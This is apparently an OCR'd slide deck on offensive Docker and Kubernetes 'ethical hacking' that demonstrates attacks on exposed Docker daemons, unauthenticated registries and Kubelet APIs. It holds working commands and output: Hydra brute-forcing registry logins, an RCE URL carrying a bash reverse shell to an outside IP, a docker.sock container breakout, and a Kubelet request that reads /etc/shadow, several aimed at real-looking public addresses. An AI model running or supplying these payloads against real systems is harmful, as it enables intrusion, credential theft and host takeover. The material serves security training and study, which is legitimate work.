
# Docker & Kubernetes ethical hacking


https://github.com/Security-Champions-Beta

# Docker & Kubernetes ethical hacking



# Docker & Kubernetes ethical hacking

1. Exploiting docker misconfiguration PORT & Daemon



# Docker & Kubernetes ethical hacking

1. Exploiting docker misconfiguration

```
[redacted]@debian:/home$ curl 192.168.1.105:2375/images/json | jq .
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1686  100  1686    0     0  83123      0 --:--:-- --:--:-- --:--:-- 84300
[
  {
    "Containers": -1,
    "Created": 1533141463,
    "Id": "sha256:e9d165cf1cd65ab81f8fa04abcb19700040081fcaa4aef7eb20dcc96a4ce3bba",
    "Labels": {
      "MAINTAINER": "Madhu Akula"
    },
    "ParentId": "sha256:d980faf456051587396f00a5d318fa2715e739dde263d313117a8adfd2e52e02",
    "RepoDigests": null,
    "RepoTags": [
      "sysmon:latest"
    ],
    "SharedSize": -1,
    "Size": 138837597,
    "VirtualSize": 138837597
  },
  {
    "Containers": -1,
    "Created": 1532643648,
    "Id": "sha256:735f80812f90aca43213934fd321a75ef20b2e30948dbbdd2c240e8abaab8a28",
    "Labels": null,
    "ParentId": "",
    "RepoDigests": [
      "ubuntu@sha256:3f119dc0737f57f704ebecac8a6d8477b0f6ca1ca0332c7ee1395ed2c6a82be7"
```

# Docker & Kubernetes ethical hacking

1. Exploiting docker misconfiguration PORT & Daemon

Attacker can abuse this by using the docker daemon configuration to access the host system's docker runtime

```
[redacted]@debian:/home$ docker -H tcp://192.168.1.105:2375 ps
CONTAINER ID        IMAGE                     COMMAND                  CREATED             STATUS
 PORTS                    NAMES
5ee31a808165        appsecco/node-simple-rce  "pm2 start app.js --…"   47 hours ago        Up 47 hours
 0.0.0.0:8080->8080/tcp   musing_clarke
9c87389b1761        appsecco/node-simple-rce  "pm2 start app.js --…"   2 years ago         Up 2 days
 0.0.0.0:80->8080/tcp     nodeapp
fefeff8e1078        sysmon                    "top"                    2 years ago         Up 2 days
                         sysmon
[redacted]@debian:/home$ docker -H tcp://192.168.1.105:2375 images
REPOSITORY                TAG                 IMAGE ID            CREATED             SIZE
sysmon                    latest              e9d165cf1cd6        2 years ago         139MB
ubuntu                    latest              735f80812f90        2 years ago         83.5MB
alpine                    latest              11cd0b38bc3c        2 years ago         4.41MB
appsecco/node-simple-rce  latest              da4154bb4bcf        3 years ago         253MB
appsecco/dsvw             <none>              ccc88f3dc27d        3 years ago         48.2MB
student@debian:/home$
```

# Docker & Kubernetes ethical hacking

1. Exploiting docker misconfiguration PORT & Daemon

Attacker can abuse this by using the docker daemon configuration to access the host system's docker runtime ----- > 194.5.192.50

```
MHNs-MacBook-Pro:Sudomy-1.1.3#dev mhn$ nmap -p 2375 194.5.192.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-06 17:55 +0430
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 17:55 (0:00:00 remaining)
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 100.00% done; ETC: 17:55 (0:00:00 remaining)
Nmap scan report for 194.5.192.50
Host is up (0.26s latency).

PORT     STATE SERVICE
2375/tcp open  docker

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
MHNs-MacBook-Pro:Sudomy-1.1.3#dev mhn$ curl http://194.5.192.50:2375/v1.38/containers/json
[{"Id":"8a50362d20abe4e36f1e5b71eba2955342f120022025162b2e065b4af2c6ee53","Names":["/laughing_clarke"],"Image":"ubuntu","ImageID":"s
ha256:825d55fb6340083b06e69e02e823a02918f3ffb575ed2a87026d4645a7fd9e1b","Command":"bash","Created":1649251484,"Ports":[],"Labels":{}
,"State":"running","Status":"Up 53 seconds","HostConfig":{"NetworkMode":"default"},"NetworkSettings":{"Networks":{"bridge":{"IPAMCon
fig":null,"Links":null,"Aliases":null,"NetworkID":"8e36cb1d2f41144175e52a7dbe0a909a535d769513747474950d881b7cf3f48a","EndpointID":"6
b843ba43f9f605c009b0f9683c35157c53a3288a446b0cfd852487e2667d02d","Gateway":"172.17.0.1","IPAddress":"172.17.0.2","IPPrefixLen":16,"I
Pv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:11:00:02","DriverOpts":null}}},"Mounts":[]}]
MHNs-MacBook-Pro:Sudomy-1.1.3#dev mhn$
```

# Docker & Kubernetes ethical hacking

1. Exploiting docker misconfiguration PORT & Daemon

A Docker registry is a distribution system for Docker images. There will be different images and each may contain multiple tags and versions. By default the registry runs on port 5000 without authentication and TLS.

```
student@debian:~$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS
f707ebc6694b        registry:2          "/entrypoint.sh /etc…"   2 years ago         Up About an hour    0.0.0.0:5000->5000/tc
student@debian:~$
```

192.168.1.106:5000/v2/

Not secure | 192.168.1.106:5000/v2/

EDT to GMT Conver... Certificate Pinning... IdanAdar/Certificat... ikust/hello-pinnedc... smuldr/android-ssl-... Portainer · GitBook Save 25

```
}
```

# Docker & Kubernetes ethical hacking

1. Exploiting docker misconfiguration PORT & Daemon

https://raw.githubusercontent.com/maurosoria/dirsearch/master/db/dicc.txt
https://github.com/Security-Champions-Beta/Exposed-Hunter
https://twitter.com/TomNomNom

```
PS C:\Users\MHN> curl 192.168.1.106:5000/v2/_catalog


StatusCode        : 200
StatusDescription : OK
Content           : {"repositories":["devcode","hello-world"]}

RawContent        : HTTP/1.1 200 OK
                    Docker-Distribution-Api-Version: registry/2.0
                    X-Content-Type-Options: nosniff
                    Content-Length: 43
                    Content-Type: application/json; charset=utf-8
                    Date: Sun, 27 Jun 2021 15:08:03 GMT...
Forms             : {}
Headers           : {[Docker-Distribution-Api-Version, registry/2.0],
                    [Content-Length, 43], [Content-Type, application/
Images            : {}
InputFields       : {}
Links             : {}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength  : 43
```

# Docker & Kubernetes ethical hacking


1. Exploiting docker misconfiguration PORT & Daemon

```
c[redacted]@debian:~$ curl http://192.168.1.106:5000/v2/_catalog | jq .
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    43  100    43    0     0   6093      0 --:--:-- --:--:-- --:--:--  7166
{
  "repositories": [
    "devcode",
    "hello-world"
  ]
}
[redacted]@debian:~$ curl -s http://192.168.1.106:5000/v2/devcode/tags/list | jq .
{
  "name": "devcode",
  "tags": [
    "latest"
  ]
}
```

# Docker & Kubernetes ethical hacking

1. Exploiting docker misconfiguration PORT & Daemon

```
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ docker run -d \
>   -p 5000:5000 \
>   --restart=always \
>   --name registry \
>   -v "$(pwd)"/auth:/auth \
>   -e "REGISTRY_AUTH=htpasswd" \
>   -e "REGISTRY_AUTH_HTPASSWD_REALM=Registry Realm" \
>   -e REGISTRY_AUTH_HTPASSWD_PATH=/auth/htpasswd \
>    registry:2
```



# Docker & Kubernetes ethical hacking

1. Exploiting docker misconfiguration PORT & Daemon
2. https://en.kali.tools/?p=220

```
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ ls
auth  docker-compose.yml  p.txt  u.txt
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ cat u.txt
test
admin
testuser
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ cat p.txt
tedddddddd
testpass
testpassword
fff
sfgdf
gdfgdfg
dgdfgf
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$ hydra -L u.txt  -P p.txt 185.235.43.75 -s 5000 http-get /v2/_ca
talog
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for i
llegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-07-04 08:38:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (l:3/p:7), ~2 tries per task
[DATA] attacking http-get://185.235.43.75:5000//v2/_catalog
[5000][http-get] host: 185.235.43.75   login: testuser   password: testpassword
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-07-04 08:38:06
ubuntu@ubuntu-g1-small2-su-1:~/docker-registry$
```

# Docker & Kubernetes ethical hacking

**Exposed Docker Registry** **U.S. Dept Of Defense**

https://hackerone.com/reports/924487

**different Docker containers on your network** **Nextcloud**

https://hackerone.com/reports/1332433

https://hackerone.com/reports/179103

https://hackerone.com/reports/955016

https://hackerone.com/reports/1417211

# Docker & Kubernetes ethical hacking

2. ENV File Exposed on Production

- https://github.com/Security-Champions-Beta/Docker-File-Build-Security-Best-Practices/tree/main/3
- http://194.5.192.50/.env
- https://github.com/projectdiscovery/nuclei-templates/tree/master/exposures

You Can Test On :

```
# nuclei -u http://194.5.192.50 -t ../../../../nuclei-templates/exposures/configs/ -vv
```

# Docker & Kubernetes ethical hacking

3. Container Breakout

we will be exploiting a NodeJS application using remote code execution to gain a reverse shell. Then we will use the volume mounted docker.sock to gain privileges in the host system with docker runtime.

- https://hub.docker.com/r/mhnamadi/noderce-dockerbreakout

- ❑ http://194.5.192.50:1010/?q=require(%22child_process%22).exec(%27bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/185.235.41.26/5555%200%3E%261%22%27)

We can see that ls -l /var/run/docker.sock is available and mounted from the host system

- ❑ ./docker -H unix:///var/run/docker.sock ps
- ❑ ./docker -H unix:///var/run/docker.sock images

- ❑ https://github.com/berdav/CVE-2021-4034

# Docker & Kubernetes ethical hacking

https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Impact |
|---|---|---|---|---|---|---|---|---|
| Using Cloud credentials | Exec into container | Backdoor container | Privileged container | Clear container logs | List K8S secrets | Access the K8S API server | Access cloud resources | Data Destruction |
| Compromised images in registry | bash/cmd inside container | Writable hostPath mount | Cluster-admin binding | Delete K8S events | Mount service principal | Access Kubelet API | Container service account | Resource Hijacking |
| Kubeconfig file | New container | Kubernetes CronJob | hostPath mount | Pod / container name similarity | Access container service account | Network mapping | Cluster internal networking | Denial of service |
| Application vulnerability | Application exploit (RCE) | | Access cloud resources | Connect from Proxy server | Applications credentials in configuration files | Access Kubernetes dashboard | Applications credentials in configuration files | |
| Exposed Dashboard | SSH server running inside container | | | | | Instance Metadata API | Writable volume mounts on the host | |
| | | | | | | | Access Kubernetes dashboard | |

# Docker & Kubernetes ethical hacking

**Kubelet API**

This service **run in every node of the cluster**. It's the service that will **control** the pods inside the **node**. It talks with the **kube-apiserver**.

https://github.com/Security-Champions-Beta/Container-Hunt-Nuclei

nuclei -u https://IP:10250 -t template.yml -vv

# Docker & Kubernetes ethical hacking

```
[2022-04-07 19:55:53] [kubernetes-metrics] [http] [low] https://130.185.123.97:10250/metrics
[2022-04-07 19:55:53] [kubelet-metrics] [http] [info] https://130.185.123.97:10250/metrics
[2022-04-07 19:55:53] [kubernetes-pods-api] [http] [critical] https://130.185.123.97:10250/pods
[2022-04-07 19:55:54] [kubelet-stats] [http] [info] https://130.185.123.97:10250/stats/summary
```

```
requirements.txt
mhs-MacBook-Pro:~ mhn$ curl -k https://194.5.207.20:10250/run/default/api-8554d8bdd-x9cr7/api -X POST -d "cmd=cat /etc/shadow
"
root:::0:::::
bin:!::0:::::
daemon:!::0:::::
adm:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
operator:!::0:::::
man:!::0:::::
postmaster:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
at:!::0:::::
squid:!::0:::::
xfs:!::0:::::
games:!::0:::::
postgres:!::0:::::
cyrus:!::0:::::
vpopmail:!::0:::::
ntp:!::0:::::
smmsp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
mhs-MacBook-Pro:~ mhn$
```

# Docker & Kubernetes ethical hacking

**Exposed Kubernetes API - RCE/Exposed Creds**
https://hackerone.com/reports/455645
**Exposed Kubernetes dashboard**
https://hackerone.com/reports/1418101
**Unauthorized Kubernetes to RCE (root) and found TEAMTNT Crypto M**
https://hackerone.com/reports/1317236

# Docker & Kubernetes ethical hacking

**K8s Environment Steal**

https://github.com/Security-Champions-Beta/Kubernetes-KungFu/tree/main/K8s%20Environment%20Steal-Template-Injection-2